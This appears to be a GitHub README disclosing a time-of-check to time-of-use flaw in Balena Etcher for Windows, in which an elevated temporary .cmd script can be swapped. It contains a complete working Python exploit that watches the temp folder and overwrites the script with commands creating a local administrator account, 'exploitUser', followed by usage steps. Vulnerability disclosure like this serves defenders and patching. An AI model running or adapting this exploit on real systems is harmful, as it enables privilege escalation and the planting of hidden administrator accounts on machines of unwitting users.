 b1tbreaker/cve-2026-30332
Balena Etcher versions prior to v2.1.4 on Windows are affected by a Time-of-Check to Time-of-Use (TOCTOU) race condition in the temporary file handling.

A Time-of-Check to Time-of-Use (TOCTOU) vulnerability was identified in Balena Etcher for Windows in versions prior to 2.1.4.
The application creates a temporary .cmd file in a user writable directory and later executes it with elevated privileges via UAC.
This allows an application or process running under the current user context with medium integrity to escalate privileges to high integrity by injecting malicious commands into the temporary script before it is executed.

When a user initiates the flashing process, Etcher performs the following sequence:
A temporary .cmd file is created in the user’s writable temp directory:
C:\Users\<username>\AppData\Local\Temp\etcher\
The file is populated with the necessary environment variables and command to launch etcher-util.exe.
The script is executed with elevated privileges via Windows UAC.
The vulnerability arises from the time gap between file creation and execution. During this brief window, an application running in the same user context can monitor the temporary directory and replace the legitimate .cmd file with a malicious version. Since Etcher does not validate the file’s integrity before executing it, the malicious code runs with elevated privileges.

The following Python script monitors the Etcher temp directory and once the .cmd file is detected, appends a malicious payload to it that creates a new local administrator account.
import os
import time
import glob

username = os.environ.get("USERNAME")
target_folder = fr"C:\Users\{username}\AppData\Local\Temp\etcher"
file_prefix = "balena-etcher-electron-"
payload = fr'''
chcp 65001
set "ETCHER_SERVER_ADDRESS=127.0.0.1"
set "ETCHER_SERVER_ID=etcher-xxorfp"
set "ETCHER_SERVER_PORT=3435"
set "UV_THREADPOOL_SIZE=128"
set "SKIP=1"
net user exploitUser Password123! /add
net localgroup administrators exploitUser /add
"C:\Users\{username}\AppData\Local\balena_etcher\app-2.1.0\resources\etcher-util.exe"
'''

def monitor_and_replace():
    print(f"[*] Watching for balena-etcher-electron-*.cmd files in: {target_folder}")

    while True:
        cmd_files = glob.glob(os.path.join(target_folder, file_prefix + "*.cmd"))
        for cmd_file in cmd_files:
            print(f"[+] New .cmd file detected: {cmd_file}")
            try:
                with open(cmd_file, "w") as f:
                    f.write(payload)
                print("[+] Payload successfully written to .cmd file.")
                return  # Exit after successful injection
            except Exception as e:
                print(f"[-] Failed to write payload: {e}")
        time.sleep(0.5)

if __name__ == "__main__":
    monitor_and_replace()

python exploit.py. The script starts monitoring the temp directory for any .cmd files created by Etcher.

When the UAC prompt appears, accept it to allow Etcher to continue with elevated privileges.
The exploit script detects and replaces the temporary .cmd file just before execution. Once the script runs with elevated privileges, the injected commands are executed adding a new local administrator user (exploitUser).